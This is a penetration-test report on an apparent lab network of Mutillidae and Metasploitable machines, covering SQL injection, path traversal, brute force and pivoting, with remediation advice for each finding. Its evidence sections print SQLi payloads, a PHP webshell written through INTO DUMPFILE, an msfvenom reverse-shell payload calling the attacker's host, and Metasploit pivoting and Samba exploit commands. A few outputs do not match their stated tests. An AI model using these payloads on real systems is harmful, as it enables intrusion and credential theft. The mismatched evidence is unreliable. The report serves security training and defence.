SECURITY AUDIT REPORT:

WEB PENETRATION TESTING AND PIVOTING

Confidentiality Clause
The parties agree that all technical, commercial, strategic, operational, financial, or any other nature of information, whether oral, written, or in any other format, disclosed by one party ("Disclosing Party") to the other party ("Receiving Party") within the framework of this agreement, shall be considered confidential and reserved.

Index

1. Report Data

Audit Team: Estefanía Ramírez Martínez
Date: 01/10/2026
Client: Demonstration Project - Security Audit on Multi-Network Infrastructure
Title: Web Audit
Version: 1.0
Scope: Security evaluation of web application (Mutillidae) and analysis of internal network segmentation through pivoting techniques
Environment: Controlled laboratory with virtual machines (Kali Linux, Ubuntu Server, Metasploitable)

2. Executive Summary

2.1 Introduction

A comprehensive security audit was conducted on a segmented network infrastructure simulating a typical corporate environment with a DMZ zone (external network) and a protected internal network. The objective was to evaluate the security posture of the publicly exposed web application and determine the risk level of internal system compromise through lateral movement techniques.

2.2 Main Findings

The audit revealed multiple critical vulnerabilities that allowed:

1. **Total compromise of the web server** through SQL injection and remote code execution
2. **Complete authentication bypass** through HTTP request manipulation
3. **Unauthorized access to the internal network** through pivoting techniques
4. **Compromise of internal server** with administrator (root) privileges
5. **Credential extraction** through MD5 hash cracking

2.3 Results Obtained

Web Server (Ubuntu Mutillidae - 192.168.0.21)

Exploited Vulnerabilities:

- SQL Injection (Data extraction, authentication bypass, file reading)
- Path Traversal (System file access)
- Remote Code Execution (Webshell via SQLi)
- Broken Authentication (Brute force without rate limiting)
- Security Misconfiguration (Exposed SQL errors, inadequate permissions)

Impact:

- 26 compromised usernames and passwords
- Complete file system access
- Remote command execution as `www-data`
- Persistence established through SSH user

Internal Network (Metasploitable - 192.168.8.133)

Access Method:

- Pivoting through Meterpreter tunnel via compromised web server

Exploited Vulnerabilities:

- Samba `usermap_script` (CVE-2007-2447) - RCE as root

Impact:

- Complete root access to internal server
- Extraction of `/etc/shadow`
- Successful cracking of 3 passwords (`klog:123456789`, `sys:batman`, `service:service`)

2.4 General Mitigation Recommendations

Priority	Recommendation	Justification
CRITICAL	Implement Prepared Statements in all SQL queries	Eliminates SQL injection vulnerabilities
CRITICAL	Segment networks with next-generation firewall	Prevents unauthorized lateral movement
HIGH	Implement WAF (Web Application Firewall)	Blocks automated web attacks
HIGH	Update outdated services	Eliminates publicly known exploits
HIGH	Implement rate limiting and CAPTCHA	Prevents brute force attacks
MEDIUM	Disable detailed error messages	Reduces useful information for attackers
MEDIUM	Apply principle of least privilege	Limits compromise impact

---

3. Vulnerabilities Found

3.1 Critical Vulnerabilities

3.1.1 SQL Injection - Data Extraction

3.1.1.1 Evaluation:

Severity	CRITICAL
Type	A03:2021 – Injection
Scope	Confidentiality, Integrity and Availability
CVSS Score	9.8 – CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
Affected Resources	`http://192.168.0.21/mutillidae/index.php?page=user-info.php`

3.1.1.2 Description:

The application does not properly sanitize user inputs in form fields, allowing injection of arbitrary SQL commands. This vulnerability allows an attacker to:

- Extract all database records
- Obtain sensitive system information (DB version, table names)
- Read operating system files through SQL functions (`LOAD_FILE`)
- Write files to the server through `INTO OUTFILE`

3.1.1.3 Evidence:

sql
 # Payload utilizado:
' OR 1=1--

#Result: 26 users with plaintext passwords.
admin:admin
john:monkey
jeremy:password
bryce:password
ed:pentest
[... 21 additional users]

Results for "' OR 1=1-- ".26 records found.

Username=admin
Password=adminpass
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving fools

Username=jim
Password=password
Signature=Rome is burning

 # Metadata extraction:
' UNION SELECT null,database(),null,null,null,null,null--
 # Resultado: mutillidae

Results for "' union select null,database(),null,null,null,null,null -- ".1 records found.

Username=mutillidae
Password=
Signature=

' UNION SELECT null,version(),null,null,null,null,null--
 # Result: MySQL 5.7.33-0ubuntu0.20.04.1

Results for "' union select null,version(),null,null,null,null,null -- ".1 records found.

Username=8.0.34-0ubuntu0.22.04.1
Password=
Signature=

 # System file reading:
' UNION SELECT null,LOAD_FILE('/etc/passwd'),null,null,null,null,null--

 # Result: Contenido completo del archivo /etc/passwd

Results for "' union select null,load_file('/var/lib/mysql-files/ficheroprueba.txt'),null,null,null,null,null-- ".1 records found.

Username=esto es una prueba
Password=
Signature=

3.1.1.4 Recommendations:

1. **Implementar Prepared Statements (Consultas Parametrizadas):**

```
php

// VULNERABLE

$query = "SELECT * FROM accounts WHERE username='" . $_POST['username'] . "'";



// SAFE

$stmt = $pdo->prepare("SELECT * FROM accounts WHERE username = ?");

$stmt->execute([$_POST['username']]);
```

2. **Strict server-side validation:**
    - Whitelist of allowed characters
    - Field length validation
    - Escaping special characters
3. **Applying the principle of least privilege in MySQL:**

```
sql

-- The application user should NOT have FILE permissions

REVOKE FILE ON *.* FROM 'webuser'@'localhost';

REVOKE SUPER ON *.* FROM 'webuser'@'localhost';
```

4. **Disable dangerous functions:**

```
ini

# In my.cnf

[mysqld]
```

```
secure_file_priv = /var/lib/mysql-files/

local_infile = 0
```

3.1.1.5 References:

- OWASP Top 10 2021 - A03:2021 Injection: https://owasp.org/Top10/A03_2021-Injection/
- CWE-89: SQL Injection: https://cwe.mitre.org/data/definitions/89.html
- CVSS Calculator: https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

3.1.2 Remote Code Execution via Webshell Upload

3.1.2.1 Evaluación:

Severity	CRITICAL
Type	A03:2021 – Injection (SQL) + A05:2021 – Security Misconfiguration
Scope	Confidentiality, Integrity and Availability
CVSS Score	10.0 – CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
Affected Resources	`http://192.168.0.21/mutillidae/index.php?page=user-info.php`

3.1.2.2 Description:

By exploiting the SQL Injection vulnerability and the improper permissions configured in the MySQL server, it was possible to write a malicious PHP file (webshell) directly into the web directory. This webshell provides persistent remote command execution capabilities with `www-data` privileges.

3.1.2.3 Evidence:

```
# Webshell injection payload:
' UNION SELECT null,null,null,null,null,null,'<?php echo
shell_exec($_REQUEST["pCommand"]); ?>' INTO DUMPFILE
'/var/www/html/mutillidae/backdoor.php'--

# Webshell access:
URL: http://192.168.0.21/mutillidae/index.php?page=backdoor.php

# Executed commands:
whoami → www-data
id → uid=33(www-data) gid=33(www-data)
cat /etc/passwd → [full file content]
ip addr show → Internal network discovery (192.168.8.131/24)
```

```
whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:80:d3:95
          inet addr:192.168.8.133  Bcast:192.168.8.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe80:d395/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11246 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10265 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:947381 (925.1 KB)  TX bytes:571872 (558.4 KB)
          Interrupt:16 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:559 errors:0 dropped:0 overruns:0 frame:0
          TX packets:559 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:248393 (242.5 KB)  TX bytes:248393 (242.5 KB)
```

3.1.2.4 Recommendations:

1. **Configure `secure_file_priv` in MySQL:**

```
ini
[mysqld]
secure_file_priv = /var/lib/mysql-files/
```

2. **Restrictive permissions on web directories:**

```
bash
chmod 755 /var/www/html
chown root:www-data /var/www/html
```

3. **Implement File Integrity Monitoring (FIM):**
   - OSSEC, Tripwire or similar solutions
   - Alerts for file creation or modification in web directories
4. **Disable dangerous PHP functions:**

```
ini
# In php.ini
```

```
disable_functions = exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source
```

3.1.2.5 References:

OWASP Top 10 2021 - A03:2021 Injection: https://owasp.org/Top10/A03_2021-Injection/

MITRE ATT&CK T1505.003 - Web Shell: https://attack.mitre.org/techniques/T1505/003/

CVSS Calculator: https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

3.1.3 Internal Network Commitment via Pivoting

3.1.3.1 Evaluation:

Severity	CRITICAL
Type	A01:2021 – Broken Access Control + A05:2021 – Security Misconfiguration
Scope	Confidentiality, Integrity, and Availability of the internal network
CVSS Score	9.6 – CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
Affected Resources	`Internal server Metasploitable (192.168.8.133)`


3.1.3.2 Description:

After the initial compromise of the web server, a secondary network interface connected to a supposedly protected internal network was identified. Using pivoting techniques through a Meterpreter tunnel, access to the internal network was achieved. Subsequently, a critical vulnerability in the Samba service (`usermap_script`) was exploited, resulting in full root access to the internal server.

3.1.3.3 Evidence:

```
bash
# Internal network discovery from webshell:
Command: ip addr show
ens37: inet 192.168.8.131/24  ← Internal network discovered

# Meterpreter payload generation and deployment:
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.30 LPORT=4444 -f elf
> shell.elf

# Meterpreter session established:
[*] Meterpreter session 1 opened (192.168.0.30:4444 -> 192.168.0.21:36722)

# Pivoting configuration:
run autoroute -s 192.168.8.0/24
[+] Added route to 192.168.8.0/255.255.255.0 via 192.168.0.21

# Internal network scan through pivoting:
use auxiliary/scanner/portscan/tcp
```

```
set RHOSTS 192.168.8.133
Puertos abiertos: 21,22,23,25,80,139,445,3306,5432,6667,8180

# Samba exploitation:
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.8.133
exploit
[*] Command shell session 2 opened via session 1

# Root access verification:
whoami → root
id → uid=0(root) gid=0(root)
hostname → metasploitable
```



3.1.3.4 Recommendations:

1. **Network segmentation with firewalls:**
   - Strict firewall rules between DMZ and internal network
   - “Deny all, allow by exception” policy
   - Deep Packet Inspection (DPI)
2. **Micro-segmentation:**
   - VLAN separation by function
   - Firewall enforcement between segments
   - Zero Trust Network Architecture
3. **Lateral movement detection:**
   - IDS/IPS in the internal network
   - Monitoring for anomalous traffic
   - Alerts for outbound connections from DMZ servers
4. **Update vulnerable services:**

```
# Samba usermap_script vulnerable in versions < 3.0.25rc3
apt-get update && apt-get upgrade samba
```

5. **Server hardening:**
    - Disable unnecessary services
    - Apply latest security patches
    - Implement SELinux/AppArmor

3.1.3.5 References:

- OWASP Top 10 2021 - A01:2021 Broken Access Control: https://owasp.org/Top10/A01_2021-Broken_Access_Control/
- CVE-2007-2447 (Samba usermap script): https://nvd.nist.gov/vuln/detail/CVE-2007-2447
- MITRE ATT&CK T1021 - Remote Services: https://attack.mitre.org/techniques/T1021/
- CVSS Calculator: https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

3.2 High Vulnerabilities

3.2.1 Path Traversal

3.2.1.1 Evaluation:

Severity	HIGH
Type	A01:2021 – Broken Access Control
Scope	Confidentiality
CVSS Score	9.5 – CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N
Affected Resources	http://192.168.0.21/mutillidae/index.php?page=[FILE]

3.2.1.2 Description:

The `page` URL parameter does not properly validate file paths, allowing access to files outside the web directory through directory traversal sequences (`../`).

3.2.1.3 Evidence:

```
# Vulnerable URL:
http://192.168.0.21/mutillidae/index.php?page=../../../../../etc/passwd

# Result:
Full contents of /etc/passwd

root:x:0:0:root:/root:/bin/bash www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
mysql:x:129:137:MySQL Server,,,:/nonexistent:/bin/false
[... contenido completo del archivo]
```

3.2.1.4 Recommendations:

1. **Implement a whitelist of allowed files:**

```
php
$allowed_pages = ['home.php', 'login.php', 'user-info.php'];
$page = basename($_GET['page']); // Elimina directorios
if (in_array($page, $allowed_pages)) {
    include("pages/" . $page);
} else {
    include("pages/error.php");
}
```

2. **Validate paths using `realpath()`:**

```
php
$base_dir = realpath("/var/www/html/mutillidae/pages");
$requested_file = realpath($base_dir . "/" . $_GET['page']);

if (strpos($requested_file, $base_dir) === 0 && file_exists($requested_file)) {
    include($requested_file);
}
```

3. **Configure `open_basedir` in PHP:**

```
ini
open_basedir = /var/www/html:/tmp
```

3.2.1.5 References:

- OWASP Top 10 2021 - A01:2021 Broken Access Control: https://owasp.org/Top10/A01_2021-Broken_Access_Control/
- CWE-22: Path Traversal: https://cwe.mitre.org/data/definitions/22.html
- CVSS Calculator: https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

3.2.2 Broken Authentication – Brute Force

3.2.2.1 Evaluation:

Severity	HIGH
Type	A07:2021 – Identification and Authentication Failures
Scope	Confidentiality and Integrity
CVSS Score	8.1 – CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N
Affected Resources	`http://192.168.0.21/mutillidae/index.php?page=login.php`


3.2.2.2 Description:

The application does not implement protection mechanisms against brute force attacks. Using Burp Suite Intruder, valid credentials were enumerated without any attempt restrictions, CAPTCHA, or account lockout.

3.2.2.3 Evidence:

 # HTTP request manipulation:
Original request: username=usuario123&password=pass123
Modified request (SQLi): username=admin' OR '1'='1&password=cualquiercosa
Result: Successful login as admin

 # Burp Suite Intruder attack:
- Attack type: Cluster Bomb
- Credentials found:
: * estefania:estefania123 (Status 302, Length diferente)
* admin:admin
* john:monkey



Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response recei...	Error	Timeout	Length
8	admin	estefania123	200	10056			59645
9	john	estefania123	200	10042			59645
10	jeremy	estefania123	200	10052			59645
11	bryce	estefania123	200	10052			59645
12	ed	estefania123	200	10032			59645
13	samurai	estefania123	200	10054			59645
14	estefania	estefania123	302	10037			459
15	admin	admin	200	10041			59636
16	john	admin	200	10051			59636
17	jeremy	admin	200	10023			59636
18	bryce	admin	200	10039			59636
19	ed	admin	200	10035			59636
20	samurai	admin	200	10029			59636
21	estefania	admin	200	10024			59636
22	admin	pass	200	10055			59636
23	john	pass	200	10049			59636
24	jeremy	pass	200	10034			59636
25	bryce	pass	200	10049			59636
26	ed	pass	200	10048			59636

3.2.2.4 Recommendations:

1. **Implement rate limiting:**

```
php
// Example with Redis
$key = "login_attempts:" . $_SERVER['REMOTE_ADDR'];
$attempts = $redis->incr($key);
$redis->expire($key, 300); // 5 minutes

if ($attempts > 5) {
    die("Too many attempts. Please try again in 5 minutes.");
}
```

2. **CAPTCHA after failed attempts:**

```
php
if ($failed_attempts >= 3) {
    require_captcha_validation();
}
```

3. **Temporary account lockout:**
- 5 minutes after 5 failed attempts
- 30 minutes after 10 attempts
- Notification to legitimate user

4. **Multi-Factor Authentication (MFA)**
- TOTP (Google Authenticator, Authy)
- SMS (less secure, but better than nothing)
- Mandatory for administrative accounts

-

5. **Strong password policy**

- Minimum 12 characters
- Combination of uppercase, lowercase, numbers, and symbols
- Verification against compromised password lists (Have I Been Pwned API)

3.2.2.5 Referencias:

- OWASP Top 10 2021 - A07:2021 Identification Failures:
https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
- CWE-307: Improper Restriction of Excessive Authentication Attempts:
https://cwe.mitre.org/data/definitions/307.html
- CVSS Calculator:
https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

3.3 Medium Vulnerabilities

3.3.1 Security Misconfiguration - Detailed Error Messages

3.3.1.1 Evaluation:

Severity	MEDIUM
Type	A05:2021 – Security Misconfiguration
Scope	Confidentiality (Information Disclosure)
CVSS Score	5.3 – CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
Affected Resources	`Entire application`

3.3.1.2 Description:

The application exposes detailed MySQL error messages when malformed SQLi payloads are introduced. This information helps attackers understand the internal structure of SQL queries and refine their attacks.

3.3.1.3 Evidence:

```
Payload: ' ORDER BY 100--

Exposed error:
"You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '100' at line 1"
```

Revealed information:
- MySQL version
- SQL query syntax
- Number of columns (through trial and error)

3.3.1.4 Recommendations:

1. **Disable display_errors in production:**

```ini
# php.ini
display_errors = Off
log_errors = On
error_log = /var/log/php/error.log
```

2. **Generic error messages:**

```php
try {
    // SQL code
} catch (PDOException $e) {
    error_log($e->getMessage()); // Internal log
    die("Ha ocurrido un error. Por favor, contacte al administrador."); // User
}
```

3. **Configure MySQL for less verbose errors:**

```sql
SET SESSION sql_mode = 'TRADITIONAL';
```

3.3.1.5 References:

- OWASP Top 10 2021 - A05:2021 Security Misconfiguration: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
- CWE-209: Generation of Error Message Containing Sensitive Information: https://cwe.mitre.org/data/definitions/209.html
- CVSS Calculator: https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

3.3.2 Cryptographic Failures - Plain Text Password Storage

3.3.2.1 Evaluation:

Severity	MEDIUM
Type	A02:2021 – Cryptographic Failures
Scope	Confidentiality
CVSS Score	6.5 – CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N
Affected Resources	`Accounts table in database`


3.3.2.2 Description:

User passwords are stored in plain text in the database, facilitating their extraction through SQL Injection and immediate use without the need for cracking.

3.3.2.3 Evidence:

```
sql
# Extraction via SQLi:
' OR 1=1--
```

Result:
admin:admin
john:monkey
jeremy:password
bryce:password
[... 26 usuarios con contraseñas en texto plano]



3.3.2.4 Recommendations:

1. **Hash passwords with bcrypt:**

```
php
// Al crear usuario
$hashed_password = password_hash($password, PASSWORD_BCRYPT, ['cost' => 12]);

// Al verificar login
if (password_verify($input_password, $stored_hash)) {
    // Login exitoso
}
```

2. **Migration of existing passwords:**

```
php
// Forzar reset de contraseñas
// O hashear progresivamente en próximo login
```

3. **Use modern algorithms**

- Bcrypt (recommended)
- Argon2 (more modern, but requires PHP 7.2+)
- NEVER MD5 or SHA1 without salt

3.3.2.5 References:

- OWASP Top 10 2021 - A02:2021 Cryptographic Failures:
https://owasp.org/Top10/A02_2021-Cryptographic_Failures/
- CWE-759: Use of a One-Way Hash without a Salt:
https://cwe.mitre.org/data/definitions/759.html
- CVSS Calculator:
https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

4. Methodology and attack phases

4.1 Environment Architecture

```
[Internet]
    ↓
[Attacker - Kali Linux]
192.168.0.30
    ↓
[DMZ / External Network]
192.168.0.0/24
    ↓
[Web Server - Ubuntu Mutillidae]
192.168.0.21 (External Interface)
192.168.8.131 (Internal Interface)
    ↓
[Internal Network]
192.168.8.0/24
    ↓
[Internal Server - Metasploitable]
192.168.8.133
```

4.2 Attack Phases

Phase 1: Reconnaissance

Tools: Burp Suite, Skipfish

Actions performed:

- Manual navigation of web application
- Burp Suite configuration as intercepting proxy
- Website structure mapping (Site Map)
- Identification of forms and input parameters
- Automated scanning with Skipfish

Results:

- 50+ pages cataloged
- Multiple forms without validation identified
- Exposed configuration files detected
- Potential vulnerabilities listed

Phase 2: Exploitation - Web Server

2.1 SQL Injection

- Extraction of 26 users and passwords
- Authentication bypass
- System file reading (`/etc/passwd`)
- Webshell upload via `INTO DUMPFILE`

2.2 Path Traversal

- Access to files outside web directory
- Configuration file reading

2.3 Broken Authentication

- Brute force with Burp Suite Intruder
- HTTP request manipulation for bypass

Tools: Burp Suite, SQL, web browser

Phase 3: Post-Exploitation - Internal Network Discovery

Actions:

- Command execution via webshell
- Network interface enumeration (ip addr show)
- Discovery of 192.168.8.0/24 network
- Identification of internal host (192.168.8.133)

Tools: Custom webshell

Phase 4: Pivoting and Lateral Movement

4.1 Persistence Establishment

- Meterpreter payload generation with msfvenom
- Transfer via HTTP server (Python)
- Execution and Meterpreter session establishment

4.2 Tunnel Configuration

- Command: `run autoroute -s 192.168.8.0/24`
- Active route verification

4.3 Internal Network Reconnaissance

- Port scanning through tunnel
- Identification of vulnerable services (Samba, FTP, MySQL, PostgreSQL)

Tools: Metasploit Framework, msfvenom, Meterpreter

Phase 5: Exploitation - Internal Server

Exploited vulnerability: Samba usermap_script (CVE-2007-2447)

Actions:

- Exploit configuration: `use exploit/multi/samba/usermap_script`
- Execution through Meterpreter tunnel
- Shell obtained with root privileges

Tools: Metasploit Framework

Phase 6: Post-Exploitation - Internal Server

Actions:

- Root access verification (`whoami`, `id`)
- `/etc/shadow` extraction
- MD5 hash cracking with John the Ripper
- Service enumeration and system configuration

Cracked credentials:

- klog:123456789
- sys:batman
- service:service

Tools: John the Ripper, rockyou.txt

4.3 Complete Attack Chain

1. SQL Injection (Mutillidae)
   ↓
2. Webshell Upload
   ↓
3. Internal Network Discovery (192.168.8.0/24)
   ↓
4. Meterpreter Deployment
   ↓
5. Pivoting (autoroute)
   ↓
6. Internal Network Scan (192.168.8.133)
   ↓
7. Samba Exploitation (usermap_script)
   ↓
8. ROOT Access to Metasploitable
   ↓
9. Credential Extraction

5. Conclusions

5.1 Summary of Findings

The security audit revealed an **extremely vulnerable security posture** at all levels of the evaluated infrastructure:

Severity	Quantity	Impact
Critical	3	Total infrastructure compromise
High	2	Unauthorized access, data exfiltration
Medium	2	Information disclosure, cryptographic weakness

5.2 Global Impact

1. **Complete Web Server Compromise (DMZ):**
   - Remote command execution as `www-data`
   - Complete database access
   - 26 user accounts compromised
   - Persistence established
2. **Internal Network Compromise:**
   - Ineffective network segmentation
   - Root access to internal server from Internet
   - Administrator credential extraction
3. **Riesgo Organizacional:**
   - **Confidentiality:** Total loss of sensitive data
   - **Integrity:** Ability to modify data without detection
   - **Availability:** Possibility of complete system destruction

5.3 Contributing Factors

1. **Lack of Secure Coding Practices:**
   - No use of Prepared Statements
   - Absence of input validation
   - Trust in user data
2. **Security Misconfiguration:**
   - Excessive permissions in MySQL
   - Detailed error messages exposed
   - Outdated services
3. **Poor Network Architecture:**
   - DMZ server with direct access to internal network
   - Absence of internal firewall

    - No segmentation by function
4. **Lack of Detection Controls:**
    - No IDS/IPS
    - No log monitoring
    - No anomalous activity alerts

5.4 Remediation Priorities

IMMEDIATE (0-7 days):

1. Patch Samba vulnerability on internal server
2. Implement Prepared Statements in web application
3. Change all compromised passwords
4. Remove webshell files from server
5. Implement firewall between DMZ and internal network

SHORT TERM (1-4 weeks):

1. Implement WAF (Web Application Firewall)
2. Configure rate limiting and CAPTCHA
3. Hash passwords in database
4. Disable detailed error messages
5. Implement centralized logging

MEDIUM TERM (1-3 months):

1. Redesign network segmentation
2. Implement IDS/IPS
3. Establish strong password policies
4. Secure Coding training for developers
5. Implement SIEM (Security Information and Event Management)

5.5 Recommendations

1. **Adopt Security by Design:**
    - Consider security from design phase
    - Threat modeling in new developments
    - Code reviews with security focus
2. **Implement Defense in Depth:**
    - Multiple layers of defense
    - Principle of least privilege at all levels
    - Network micro-segmentation
3. **Establish Vulnerability Management Program:**
    - Regular scans (monthly)
    - Annual pentesting by third parties
    - Bug bounty program (optional)
4. **Improve Detection and Response Capabilities:**

    - Security Operations Center (SOC)
    - Incident Response Plan
    - Disaster Recovery Plan

5.6 Demonstrated Value of Pentesting

This exercise demonstrated that:

1. **A single vulnerability can compromise the entire infrastructure:**
    - SQL Injection → Webshell → Pivoting → Internal network compromise
